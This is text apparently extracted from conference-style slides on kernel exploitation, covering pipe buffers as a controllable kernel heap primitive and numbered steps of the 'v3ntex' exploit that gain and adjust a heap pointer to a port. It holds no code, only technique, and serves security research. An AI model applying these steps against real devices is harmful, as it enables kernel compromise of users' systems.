


Pipes

- Nonblocking pipe allocates buffer in kernel which is big enough to hold the data
- This allows as to:
 - Make a controlled size allocation by writing data in buffer
 - Reading data by reading from pipe
 - Modifying buffer by reading from it and writing it back
 - Allocation stays if we don't increase size of data to be buffered


v1ntex exploit

11. We now have a heap
pointer to a real port!



v3ntex exploit


11. We now have a heap
pointer to a real port!



v3ntex exploit

12. Increment pointer by
enough pages and
align it to start of page

